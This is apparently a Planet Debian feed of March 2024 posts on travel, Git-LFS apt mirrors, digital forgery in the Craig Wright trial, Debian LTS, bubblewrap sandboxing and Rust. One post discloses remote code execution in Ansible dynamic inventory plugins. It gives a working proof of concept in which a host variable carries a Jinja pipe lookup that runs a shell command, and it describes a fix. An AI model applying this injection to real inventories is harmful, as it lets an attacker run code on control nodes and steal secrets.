
My booking from Bangkok to Delhi was in Air India flight, and they were serving alcohol in the flight. I chose red wine, and this was my first time having alcohol in a flight.
Red wine being served in Air India

Notes
  • In this whole trip spanning two weeks, I did not pay for drinking water (except for once in Pattaya which was 9 baht) and toilets. Bangkok and Kuala Lumpur have plenty of malls where you should find a free-of-cost toilet nearby. For drinking water, I relied mainly on my accommodation providing refillable water for my bottle.
  • Thailand seemed more expensive than Malaysia on average. Malaysia had discounted price due to the Chinese New year.
  • I liked Pattaya more than Bangkok. Maybe because Pattaya has beach and Bangkok doesn t. Pattaya seemed more lively, and I could meet and talk to a few people as opposed to Bangkok.
  • Chao Phraya River express boat costs 150 baht for one day where you can hop on and off to any boat.

20 March 2024

Iustin Pop: Corydalis 2024.12.0 released

I ve been working for the past few weeks on Corydalis, and was in no hurry to make a release, but last evening I found the explanation for a really, really, really annoying issue: unintended zooming on touch interfaces in the image viewer. Or more precisely, I found this post from 2015 (9 years ago!): https://webkit.org/blog/5610/more-responsive-tapping-on-ios/ and I finally understood things. And decided this was the best choice for cutting a new release. Of course, the release contains more things, see the changelog on the release page: https://github.com/iustin/corydalis/releases/tag/v2024.12.0. And of course, it s up on http://demo.corydalis.io. And after putting out the new release, I saw that release tagging is in the pre-built binaries still broken, and found the reason at https://github.com/actions/checkout/issues/290. Will fix for the next release The stream of bugs never ends

18 March 2024

Simon Josefsson: Apt archive mirrors in Git-LFS

My effort to improve transparency and confidence of public apt archives continues. I started to work on this in Apt Archive Transparency in which I mention the debdistget project in passing. Debdistget is responsible for mirroring index files for some public apt archives. I ve realized that having a publicly auditable and preserved mirror of the apt repositories is central to being able to do apt transparency work, so the debdistget project has become more central to my project than I thought. Currently I track Trisquel, PureOS, Gnuinos and their upstreams Ubuntu, Debian and Devuan. Debdistget download Release/Package/Sources files and store them in a git repository published on GitLab. Due to size constraints, it uses two repositories: one for the Release/InRelease files (which are small) and one that also include the Package/Sources files (which are large). See for example the repository for Trisquel release files and the Trisquel package/sources files. Repositories for all distributions can be found in debdistutils archives GitLab sub-group. The reason for splitting into two repositories was that the git repository for the combined files become large, and that some of my use-cases only needed the release files. Currently the repositories with packages (which contain a couple of months worth of data now) are 9GB for Ubuntu, 2.5GB for Trisquel/Debian/PureOS, 970MB for Devuan and 450MB for Gnuinos. The repository size is correlated to the size of the archive (for the initial import) plus the frequency and size of updates. Ubuntu s use of Apt Phased Updates (which triggers a higher churn of Packages file modifications) appears to be the primary reason for its larger size. Working with large Git repositories is inefficient and the GitLab CI/CD jobs generate quite some network traffic downloading the git repository over and over again. The most heavy user is the debdistdiff project that download all distribution package repositories to do diff operations on the package lists between distributions. The daily job takes around 80 minutes to run, with the majority of time is spent on downloading the archives. Yes I know I could look into runner-side caching but I dislike complexity caused by caching. Fortunately not all use-cases requires the package files. The debdistcanary project only needs the Release/InRelease files, in order to commit signatures to the Sigstore and Sigsum transparency logs. These jobs still run fairly quickly, but watching the repository size growth worries me. Currently these repositories are at Debian 440MB, PureOS 130MB, Ubuntu/Devuan 90MB, Trisquel 12MB, Gnuinos 2MB. Here I believe the main size correlation is update frequency, and Debian is large because I track the volatile unstable. So I hit a scalability end with my first approach. A couple of months ago I solved this by discarding and resetting these archival repositories. The GitLab CI/CD jobs were fast again and all was well. However this meant discarding precious historic information. A couple of days ago I was reaching the limits of practicality again, and started to explore ways to fix this. I like having data stored in git (it allows easy integration with software integrity tools such as GnuPG and Sigstore, and the git log provides a kind of temporal ordering of data), so it felt like giving up on nice properties to use a traditional database with on-disk approach. So I started to learn about Git-LFS and understanding that it was able to handle multi-GB worth of data that looked promising. Fairly quickly I scripted up a GitLab CI/CD job that incrementally update the Release/Package/Sources files in a git repository that uses Git-LFS to store all the files. The repository size is now at Ubuntu 650kb, Debian 300kb, Trisquel 50kb, Devuan 250kb, PureOS 172kb and Gnuinos 17kb. As can be expected, jobs are quick to clone the git archives: debdistdiff pipelines went from a run-time of 80 minutes down to 10 minutes which more reasonable correlate with the archive size and CPU run-time. The LFS storage size for those repositories are at Ubuntu 15GB, Debian 8GB, Trisquel 1.7GB, Devuan 1.1GB, PureOS/Gnuinos 420MB. This is for a couple of days worth of data. It seems native Git is better at compressing/deduplicating data than Git-LFS is: the combined size for Ubuntu is already 15GB for a couple of days data compared to 8GB for a couple of months worth of data with pure Git. This may be a sub-optimal implementation of Git-LFS in GitLab but it does worry me that this new approach will be difficult to scale too. At some level the difference is understandable, Git-LFS probably store two different Packages files around 90MB each for Trisquel as two 90MB files, but native Git would store it as one compressed version of the 90MB file and one relatively small patch to turn the old files into the next file. So the Git-LFS approach surprisingly scale less well for overall storage-size. Still, the original repository is much smaller, and you usually don t have to pull all LFS files anyway. So it is net win. Throughout this work, I kept thinking about how my approach relates to Debian s snapshot service. Ultimately what I would want is a combination of these two services. To have a good foundation to do transparency work I would want to have a collection of all Release/Packages/Sources files ever published, and ultimately also the source code and binaries. While it makes sense to start on the latest stable releases of distributions, this effort should scale backwards in time as well. For reproducing binaries from source code, I need to be able to securely find earlier versions of binary packages used for rebuilds. So I need to import all the Release/Packages/Sources packages from snapshot into my repositories. The latency to retrieve files from that server is slow so I haven t been able to find an efficient/parallelized way to download the files. If I m able to finish this, I would have confidence that my new Git-LFS based approach to store these files will scale over many years to come. This remains to be seen. Perhaps the repository has to be split up per release or per architecture or similar. Another factor is storage costs. While the git repository size for a Git-LFS based repository with files from several years may be possible to sustain, the Git-LFS storage size surely won t be. It seems GitLab charges the same for files in repositories and in Git-LFS, and it is around $500 per 100GB per year. It may be possible to setup a separate Git-LFS backend not hosted at GitLab to serve the LFS files. Does anyone know of a suitable server implementation for this? I had a quick look at the Git-LFS implementation list and it seems the closest reasonable approach would be to setup the Gitea-clone Forgejo as a self-hosted server. Perhaps a cloud storage approach a la S3 is the way to go? The cost to host this on GitLab will be manageable for up to ~1TB ($5000/year) but scaling it to storing say 500TB of data would mean an yearly fee of $2.5M which seems like poor value for the money. I realized that ultimately I would want a git repository locally with the entire content of all apt archives, including their binary and source packages, ever published. The storage requirements for a service like snapshot (~300TB of data?) is today not prohibitly expensive: 20TB disks are $500 a piece, so a storage enclosure with 36 disks would be around $18.000 for 720TB and using RAID1 means 360TB which is a good start. While I have heard about ~TB-sized Git-LFS repositories, would Git-LFS scale to 1PB? Perhaps the size of a git repository with multi-millions number of Git-LFS pointer files will become unmanageable? To get started on this approach, I decided to import a mirror of Debian s bookworm for amd64 into a Git-LFS repository. That is around 175GB so reasonable cheap to host even on GitLab ($1000/year for 200GB). Having this repository publicly available will make it possible to write software that uses this approach (e.g., porting debdistreproduce), to find out if this is useful and if it could scale. Distributing the apt repository via Git-LFS would also enable other interesting ideas to protecting the data. Consider configuring apt to use a local file:// URL to this git repository, and verifying the git checkout using some method similar to Guix s approach to trusting git content or Sigstore s gitsign. A naive push of the 175GB archive in a single git commit ran into pack size limitations: remote: fatal: pack exceeds maximum allowed size (4.88 GiB) however breaking up the commit into smaller commits for parts of the archive made it possible to push the entire archive. Here are the commands to create this repository: git init
git lfs install
git lfs track 'dists/**' 'pool/**'
git add .gitattributes
git commit -m"Add Git-LFS track attributes." .gitattributes
time debmirror --method=rsync --host ftp.se.debian.org --root :debian --arch=amd64 --source --dist=bookworm,bookworm-updates --section=main --verbose --diff=none --keyring /usr/share/keyrings/debian-archive-keyring.gpg --ignore .git .
git add dists project
git commit -m"Add." -a
git remote add origin git@gitlab.com:debdistutils/archives/debian/mirror.git
git push --set-upstream origin --all
for d in pool//; do
echo $d;
time git add $d;
git commit -m"Add $d." -a
git push
done
The resulting repository size is around 27MB with Git LFS object storage around 174GB. I think this approach would scale to handle all architectures for one release, but working with a single git repository for all releases for all architectures may lead to a too large git repository (>1GB). So maybe one repository per release? These repositories could also be split up on a subset of pool/ files, or there could be one repository per release per architecture or sources. Finally, I have concerns about using SHA1 for identifying objects. It seems both Git and Debian s snapshot service is currently using SHA1. For Git there is SHA-256 transition and it seems GitLab is working on support for SHA256-based repositories. For serious long-term deployment of these concepts, it would be nice to go for SHA256 identifiers directly. Git-LFS already uses SHA256 but Git internally uses SHA1 as does the Debian snapshot service. What do you think? Happy Hacking!

14 March 2024

Matthew Garrett: Digital forgeries are hard

Closing arguments in the trial between various people and Craig Wright over whether he's Satoshi Nakamoto are wrapping up today, amongst a bewildering array of presented evidence. But one utterly astonishing aspect of this lawsuit is that expert witnesses for both sides agreed that much of the digital evidence provided by Craig Wright was unreliable in one way or another, generally including indications that it wasn't produced at the point in time it claimed to be. And it's fascinating reading through the subtle (and, in some cases, not so subtle) ways that that's revealed.

One of the pieces of evidence entered is screenshots of data from Mind Your Own Business, a business management product that's been around for some time. Craig Wright relied on screenshots of various entries from this product to support his claims around having controlled meaningful number of bitcoin before he was publicly linked to being Satoshi. If these were authentic then they'd be strong evidence linking him to the mining of coins before Bitcoin's public availability. Unfortunately the screenshots themselves weren't contemporary - the metadata shows them being created in 2020. This wouldn't fundamentally be a problem (it's entirely reasonable to create new screenshots of old material), as long as it's possible to establish that the material shown in the screenshots was created at that point. Sadly, well.

One part of the disclosed information was an email that contained a zip file that contained a raw database in the format used by MYOB. Importing that into the tool allowed an audit record to be extracted - this record showed that the relevant entries had been added to the database in 2020, shortly before the screenshots were created. This was, obviously, not strong evidence that Craig had held Bitcoin in 2009. This evidence was reported, and was responded to with a couple of additional databases that had an audit trail that was consistent with the dates in the records in question. Well, partially. The audit record included session data, showing an administrator logging into the data base in 2011 and then, uh, logging out in 2023, which is rather more consistent with someone changing their system clock to 2011 to create an entry, and switching it back to present day before logging out. In addition, the audit log included fields that didn't exist in versions of the product released before 2016, strongly suggesting that the entries dated 2009-2011 were created in software released after 2016. And even worse, the order of insertions into the database didn't line up with calendar time - an entry dated before another entry may appear in the database afterwards, indicating that it was created later. But even more obvious? The database schema used for these old entries corresponded to a version of the software released in 2023.

This is all consistent with the idea that these records were created after the fact and backdated to 2009-2011, and that after this evidence was made available further evidence was created and backdated to obfuscate that. In an unusual turn of events, during the trial Craig Wright introduced further evidence in the form of a chain of emails to his former lawyers that indicated he had provided them with login details to his MYOB instance in 2019 - before the metadata associated with the screenshots. The implication isn't entirely clear, but it suggests that either they had an opportunity to examine this data before the metadata suggests it was created, or that they faked the data? So, well, the obvious thing happened, and his former lawyers were asked whether they received these emails. The chain consisted of three emails, two of which they confirmed they'd received. And they received a third email in the chain, but it was different to the one entered in evidence. And, uh, weirdly, they'd received a copy of the email that was submitted - but they'd received it a few days earlier. In 2024.

And again, the forensic evidence is helpful here! It turns out that the email client used associates a timestamp with any attachments, which in this case included an image in the email footer - and the mysterious time travelling email had a timestamp in 2024, not 2019. This was created by the client, so was consistent with the email having been sent in 2024, not being sent in 2019 and somehow getting stuck somewhere before delivery. The date header indicates 2019, as do encoded timestamps in the MIME headers - consistent with the mail being sent by a computer with the clock set to 2019.

But there's a very weird difference between the copy of the email that was submitted in evidence and the copy that was located afterwards! The first included a header inserted by gmail that included a 2019 timestamp, while the latter had a 2024 timestamp. Is there a way to determine which of these could be the truth? It turns out there is! The format of that header changed in 2022, and the version in the email is the new version. The version with the 2019 timestamp is anachronistic - the format simply doesn't match the header that gmail would have introduced in 2019, suggesting that an email sent in 2022 or later was modified to include a timestamp of 2019.

This is by no means the only indication that Craig Wright's evidence may be misleading (there's the whole argument that the Bitcoin white paper was written in LaTeX when general consensus is that it's written in OpenOffice, given that's what the metadata claims), but it's a lovely example of a more general issue.

Our technology chains are complicated. So many moving parts end up influencing the content of the data we generate, and those parts develop over time. It's fantastically difficult to generate an artifact now that precisely corresponds to how it would look in the past, even if we go to the effort of installing an old OS on an old PC and setting the clock appropriately (are you sure you're going to be able to mimic an entirely period appropriate patch level?). Even the version of the font you use in a document may indicate it's anachronistic. I'm pretty good at computers and I no longer have any belief I could fake an old document.

(References: this Dropbox, under "Expert reports", "Patrick Madden". Initial MYOB data is in "Appendix PM7", further analysis is in "Appendix PM42", email analysis is "Sixth Expert Report of Mr Patrick Madden")

comment count unavailable comments

Freexian Collaborators: Monthly report about Debian Long Term Support, February 2024 (by Roberto C. S nchez)

Like each month, have a look at the work funded by Freexian s Debian LTS offering.

Debian LTS contributors In February, 18 contributors have been paid to work on Debian LTS, their reports are available:
  • Abhijith PA did 10.0h (out of 14.0h assigned), thus carrying over 4.0h to the next month.
  • Adrian Bunk did 13.5h (out of 24.25h assigned and 41.75h from previous period), thus carrying over 52.5h to the next month.
  • Bastien Roucari s did 20.0h (out of 20.0h assigned).
  • Ben Hutchings did 2.0h (out of 14.5h assigned and 9.5h from previous period), thus carrying over 22.0h to the next month.
  • Chris Lamb did 18.0h (out of 18.0h assigned).
  • Daniel Leidert did 10.0h (out of 10.0h assigned).
  • Emilio Pozuelo Monfort did 3.0h (out of 28.25h assigned and 31.75h from previous period), thus carrying over 57.0h to the next month.
  • Guilhem Moulin did 7.25h (out of 4.75h assigned and 15.25h from previous period), thus carrying over 12.75h to the next month.
  • Holger Levsen did 0.5h (out of 3.5h assigned and 8.5h from previous period), thus carrying over 11.5h to the next month.
  • Lee Garrett did 0.0h (out of 18.25h assigned and 41.75h from previous period), thus carrying over 60.0h to the next month.
  • Markus Koschany did 40.0h (out of 40.0h assigned).
  • Roberto C. S nchez did 3.5h (out of 8.75h assigned and 3.25h from previous period), thus carrying over 8.5h to the next month.
  • Santiago Ruano Rinc n did 13.5h (out of 13.5h assigned and 2.5h from previous period), thus carrying over 2.5h to the next month.
  • Sean Whitton did 4.5h (out of 0.5h assigned and 5.5h from previous period), thus carrying over 1.5h to the next month.
  • Sylvain Beucler did 24.5h (out of 27.75h assigned and 32.25h from previous period), thus carrying over 35.5h to the next month.
  • Thorsten Alteholz did 14.0h (out of 14.0h assigned).
  • Tobias Frost did 12.0h (out of 12.0h assigned).
  • Utkarsh Gupta did 11.25h (out of 26.75h assigned and 33.25h from previous period), thus carrying over 48.75 to the next month.

Evolution of the situation In February, we have released 17 DLAs. The number of DLAs published during February was a bit lower than usual, as there was much work going on in the area of triaging CVEs (a number of which turned out to not affect Debia buster, and others which ended up being duplicates, or otherwise determined to be invalid). Of the packages which did receive updates, notable were sudo (to fix a privilege management issue), and iwd and wpa (both of which suffered from authentication bypass vulnerabilities). While this has already been already announced in the Freexian blog, we would like to mention here the start of the Long Term Support project for Samba 4.17. You can find all the important details in that post, but we would like to highlight that it is thanks to our LTS sponsors that we are able to fund the work from our partner, Catalyst, towards improving the security support of Samba in Debian 12 (Bookworm).

Thanks to our sponsors Sponsors that joined recently are in bold.

11 March 2024

Joachim Breitner: Convenient sandboxed development environment

I like using one machine and setup for everything, from serious development work to hobby projects to managing my finances. This is very convenient, as often the lines between these are blurred. But it is also scary if I think of the large number of people who I have to trust to not want to extract all my personal data. Whenever I run a cabal install, or a fun VSCode extension gets updated, or anything like that, I am running code that could be malicious or buggy. In a way it is surprising and reassuring that, as far as I can tell, this commonly does not happen. Most open source developers out there seem to be nice and well-meaning, after all.

Convenient or it won t happen Nevertheless I thought I should do something about this. The safest option would probably to use dedicated virtual machines for the development work, with very little interaction with my main system. But knowing me, that did not seem likely to happen, as it sounded like a fair amount of hassle. So I aimed for a viable compromise between security and convenient, and one that does not get too much in the way of my current habits. For instance, it seems desirable to have the project files accessible from my unconstrained environment. This way, I could perform certain actions that need access to secret keys or tokens, but are (unlikely) to run code (e.g. git push, git pull from private repositories, gh pr create) from the outside , and the actual build environment can do without access to these secrets. The user experience I thus want is a quick way to enter a development environment where I can do most of the things I need to do while programming (network access, running command line and GUI programs), with access to the current project, but without access to my actual /home directory. I initially followed the blog post Application Isolation using NixOS Containers by Marcin Sucharski and got something working that mostly did what I wanted, but then a colleague pointed out that tools like firejail can achieve roughly the same with a less global setup. I tried to use firejail, but found it to be a bit too inflexible for my particular whims, so I ended up writing a small wrapper around the lower level sandboxing tool https://github.com/containers/bubblewrap.

Selective bubblewrapping This script, called dev and included below, builds a new filesystem namespace with minimal /proc and /dev directories, it s own /tmp directories. It then binds-mound some directories to make the host s NixOS system available inside the container (/bin, /usr, the nix store including domain socket, stuff for OpenGL applications). My user s home directory is taken from ~/.dev-home and some configuration files are bind-mounted for convenient sharing. I intentionally don t share most of the configuration for example, a direnv enable in the dev environment should not affect the main environment. The X11 socket for graphical applications and the corresponding .Xauthority file is made available. And finally, if I run dev in a project directory, this project directory is bind mounted writable, and the current working directory is preserved. The effect is that I can type dev on the command line to enter dev mode rather conveniently. I can run development tools, including graphical ones like VSCode, and especially the latter with its extensions is part of the sandbox. To do a git push I either exit the development environment (Ctrl-D) or open a separate terminal. Overall, the inconvenience of switching back and forth seems worth the extra protection. Clearly, isn t going to hold against a determined and maybe targeted attacker (e.g. access to the X11 and the nix daemon socket can probably be used to escape easily). But I hope it will help against a compromised dev dependency that just deletes or exfiltrates data, like keys or passwords, from the usual places in $HOME.

Rough corners There is more polishing that could be done.
  • In particular, clicking on a link inside VSCode in the container will currently open Firefox inside the container, without access to my settings and cookies etc. Ideally, links would be opened in the Firefox running outside. This is a problem that has a solution in the world of applications that are sandboxed with Flatpak, and involves a bunch of moving parts (a xdg-desktop-portal user service, a filtering dbus proxy, exposing access to that proxy in the container). I experimented with that for a bit longer than I should have, but could not get it to work to satisfaction (even without a container involved, I could not get xdg-desktop-portal to heed my default browser settings ). For now I will live with manually copying and pasting URLs, we ll see how long this lasts.
  • With this setup (and unlike the NixOS container setup I tried first), the same applications are installed inside and outside. It might be useful to separate the set of installed programs: There is simply no point in running evolution or firefox inside the container, and if I do not even have VSCode or cabal available outside, so that it s less likely that I forget to enter dev before using these tools. It shouldn t be too hard to cargo-cult some of the NixOS Containers infrastructure to be able to have a separate system configuration that I can manage as part of my normal system configuration and make available to bubblewrap here.
So likely I will refine this some more over time. Or get tired of typing dev and going back to what I did before

The script
The dev script (at the time of writing)

Evgeni Golov: Remote Code Execution in Ansible dynamic inventory plugins

I had reported this to Ansible a year ago (2023-02-23), but it seems this is considered expected behavior, so I am posting it here now. TL;DR Don't ever consume any data you got from an inventory if there is a chance somebody untrusted touched it. Inventory plugins Inventory plugins allow Ansible to pull inventory data from a variety of sources. The most common ones are probably the ones fetching instances from clouds like Amazon EC2 and Hetzner Cloud or the ones talking to tools like Foreman. For Ansible to function, an inventory needs to tell Ansible how to connect to a host (so e.g. a network address) and which groups the host belongs to (if any). But it can also set any arbitrary variable for that host, which is often used to provide additional information about it. These can be tags in EC2, parameters in Foreman, and other arbitrary data someone thought would be good to attach to that object. And this is where things are getting interesting. Somebody could add a comment to a host and that comment would be visible to you when you use the inventory with that host. And if that comment contains a Jinja expression, it might get executed. And if that Jinja expression is using the pipe lookup, it might get executed in your shell. Let that sink in for a moment, and then we'll look at an example. Example inventory plugin
from ansible.plugins.inventory import BaseInventoryPlugin
class InventoryModule(BaseInventoryPlugin):
    NAME = 'evgeni.inventoryrce.inventory'
    def verify_file(self, path):
        valid = False
        if super(InventoryModule, self).verify_file(path):
            if path.endswith('evgeni.yml'):
                valid = True
        return valid
    def parse(self, inventory, loader, path, cache=True):
        super(InventoryModule, self).parse(inventory, loader, path, cache)
        self.inventory.add_host('exploit.example.com')
        self.inventory.set_variable('exploit.example.com', 'ansible_connection', 'local')
        self.inventory.set_variable('exploit.example.com', 'something_funny', '  lookup("pipe", "touch /tmp/hacked" )  ')
The code is mostly copy & paste from the Developing dynamic inventory docs for Ansible and does three things:
  1. defines the plugin name as evgeni.inventoryrce.inventory
  2. accepts any config that ends with evgeni.yml (we'll need that to trigger the use of this inventory later)
  3. adds an imaginary host exploit.example.com with local connection type and something_funny variable to the inventory
In reality this would be talking to some API, iterating over hosts known to it, fetching their data, etc. But the structure of the code would be very similar. The crucial part is that if we have a string with a Jinja expression, we can set it as a variable for a host. Using the example inventory plugin Now we install the collection containing this inventory plugin, or rather write the code to ~/.ansible/collections/ansible_collections/evgeni/inventoryrce/plugins/inventory/inventory.py (or wherever your Ansible loads its collections from). And we create a configuration file. As there is nothing to configure, it can be empty and only needs to have the right filename: touch inventory.evgeni.yml is all you need. If we now call ansible-inventory, we'll see our host and our variable present:
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-inventory -i inventory.evgeni.yml --list
 
    "_meta":  
        "hostvars":  
            "exploit.example.com":  
                "ansible_connection": "local",
                "something_funny": "  lookup(\"pipe\", \"touch /tmp/hacked\" )  "
             
         
     ,
    "all":  
        "children": [
            "ungrouped"
        ]
     ,
    "ungrouped":  
        "hosts": [
            "exploit.example.com"
        ]
     
 
(ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory is required to allow the use of our inventory plugin, as it's not in the default list.) So far, nothing dangerous has happened. The inventory got generated, the host is present, the funny variable is set, but it's still only a string. Executing a playbook, interpreting Jinja To execute the code we'd need to use the variable in a context where Jinja is used. This could be a template where you actually use this variable, like a report where you print the comment the creator has added to a VM. Or a debug task where you dump all variables of a host to analyze what's set. Let's use that!
- hosts: all
  tasks:
    - name: Display all variables/facts known for a host
      ansible.builtin.debug:
        var: hostvars[inventory_hostname]
This playbook looks totally innocent: run against all hosts and dump their hostvars using debug. No mention of our funny variable. Yet, when we execute it, we see:
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-playbook -i inventory.evgeni.yml test.yml
PLAY [all] ************************************************************************************************
TASK [Gathering Facts] ************************************************************************************
ok: [exploit.example.com]
TASK [Display all variables/facts known for a host] *******************************************************
ok: [exploit.example.com] =>  
    "hostvars[inventory_hostname]":  
        "ansible_all_ipv4_addresses": [
            "192.168.122.1"
        ],
         
        "something_funny": ""
     
 
PLAY RECAP *************************************************************************************************
exploit.example.com  : ok=2    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0   
We got all variables dumped, that was expected, but now something_funny is an empty string? Jinja got executed, and the expression was lookup("pipe", "touch /tmp/hacked" ) and touch does not return anything. But it did create the file!
% ls -alh /tmp/hacked 
-rw-r--r--. 1 evgeni evgeni 0 Mar 10 17:18 /tmp/hacked
We just "hacked" the Ansible control node (aka: your laptop), as that's where lookup is executed. It could also have used the url lookup to send the contents of your Ansible vault to some internet host. Or connect to some VPN-secured system that should not be reachable from EC2/Hetzner/ . Why is this possible? This happens because set_variable(entity, varname, value) doesn't mark the values as unsafe and Ansible processes everything with Jinja in it. In this very specific example, a possible fix would be to explicitly wrap the string in AnsibleUnsafeText by using wrap_var:
from ansible.utils.unsafe_proxy import wrap_var
 
self.inventory.set_variable('exploit.example.com', 'something_funny', wrap_var('  lookup("pipe", "touch /tmp/hacked" )  '))
Which then gets rendered as a string when dumping the variables using debug:
"something_funny": "  lookup(\"pipe\", \"touch /tmp/hacked\" )  "
But it seems inventories don't do this:
for k, v in host_vars.items():
    self.inventory.set_variable(name, k, v)
(aws_ec2.py)
for key, value in hostvars.items():
    self.inventory.set_variable(hostname, key, value)
(hcloud.py)
for k, v in hostvars.items():
    try:
        self.inventory.set_variable(host_name, k, v)
    except ValueError as e:
        self.display.warning("Could not set host info hostvar for %s, skipping %s: %s" % (host, k, to_text(e)))
(foreman.py) And honestly, I can totally understand that. When developing an inventory, you do not expect to handle insecure input data. You also expect the API to handle the data in a secure way by default. But set_variable doesn't allow you to tag data as "safe" or "unsafe" easily and data in Ansible defaults to "safe". Can something similar happen in other parts of Ansible? It certainly happened in the past that Jinja was abused in Ansible: CVE-2016-9587, CVE-2017-7466, CVE-2017-7481 But even if we only look at inventories, add_host(host) can be abused in a similar way:
from ansible.plugins.inventory import BaseInventoryPlugin
class InventoryModule(BaseInventoryPlugin):
    NAME = 'evgeni.inventoryrce.inventory'
    def verify_file(self, path):
        valid = False
        if super(InventoryModule, self).verify_file(path):
            if path.endswith('evgeni.yml'):
                valid = True
        return valid
    def parse(self, inventory, loader, path, cache=True):
        super(InventoryModule, self).parse(inventory, loader, path, cache)
        self.inventory.add_host('lol  lookup("pipe", "touch /tmp/hacked-host" )  ')
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-playbook -i inventory.evgeni.yml test.yml
PLAY [all] ************************************************************************************************
TASK [Gathering Facts] ************************************************************************************
fatal: [lol  lookup("pipe", "touch /tmp/hacked-host" )  ]: UNREACHABLE! =>  "changed": false, "msg": "Failed to connect to the host via ssh: ssh: Could not resolve hostname lol: No address associated with hostname", "unreachable": true 
PLAY RECAP ************************************************************************************************
lol  lookup("pipe", "touch /tmp/hacked-host" )   : ok=0    changed=0    unreachable=1    failed=0    skipped=0    rescued=0    ignored=0
% ls -alh /tmp/hacked-host
-rw-r--r--. 1 evgeni evgeni 0 Mar 13 08:44 /tmp/hacked-host
Affected versions I've tried this on Ansible (core) 2.13.13 and 2.16.4. I'd totally expect older versions to be affected too, but I have not verified that.

9 March 2024

Iustin Pop: Finally learning some Rust - hello photo-backlog-exporter!

After 4? 5? or so years of wanting to learn Rust, over the past 4 or so months I finally bit the bullet and found the motivation to write some Rust. And the subject. And I was, and still am, thoroughly surprised. It s like someone took Haskell, simplified it to some extents, and wrote a systems language out of it. Writing Rust after Haskell seems easy, and pleasant, and you: On the other hand: However, overall, one can clearly see there s more movement in Rust, and the quality of some parts of the toolchain is better (looking at you, rust-analyzer, compared to HLS). So, with that, I ve just tagged photo-backlog-exporter v0.1.0. It s a port of a Python script that was run as a textfile collector, which meant updates every ~15 minutes, since it was a bit slow to start, which I then rewrote in Go (but I don t like Go the language, plus the GC - if I have to deal with a GC, I d rather write Haskell), then finally rewrote in Rust. What does this do? It exports metrics for Prometheus based on the count, age and distribution of files in a directory. These files being, for me, the pictures I still have to sort, cull and process, because I never have enough free time to clear out the backlog. The script is kind of designed to work together with Corydalis, but since it doesn t care about file content, it can also double (easily) as simple file count/age exporter . And to my surprise, writing in Rust is soo pleasant, that the feature list is greater than the original Python script, and - compared to that untested script - I ve rather easily achieved a very high coverage ratio. Rust has multiple types of tests, and the combination allows getting pretty down to details on testing: I had to combine a (large) number of testing crates to get it expressive enough, but it was worth the effort. The last find from yesterday, assert_cmd, is excellent to describe testing/assertion in Rust itself, rather than via a separate, new DSL, like I was using shelltest for, in Haskell. To some extent, I feel like I found the missing arrow in the quiver. Haskell is good, quite very good for some type of workloads, but of course not all, and Rust complements that very nicely, with lots of overlap (as expected). Python can fill in any quick-and-dirty scripting needed. And I just need to learn more frontend, specifically Typescript (the language, not referring to any specific libraries/frameworks), and I ll be ready for AI to take over coding So, for now, I ll need to split my free time coding between all of the above, and keep exercising my skills. But so glad to have found a good new language!

Reproducible Builds: Reproducible Builds in February 2024

Welcome to the February 2024 report from the Reproducible Builds project! In our reports, we try to outline what we have been up to over the past month as well as mentioning some of the important things happening in software supply-chain security.

Reproducible Builds at FOSDEM 2024 Core Reproducible Builds developer Holger Levsen presented at the main track at FOSDEM on Saturday 3rd February this year in Brussels, Belgium. However, that wasn t the only talk related to Reproducible Builds. However, please see our comprehensive FOSDEM 2024 news post for the full details and links.

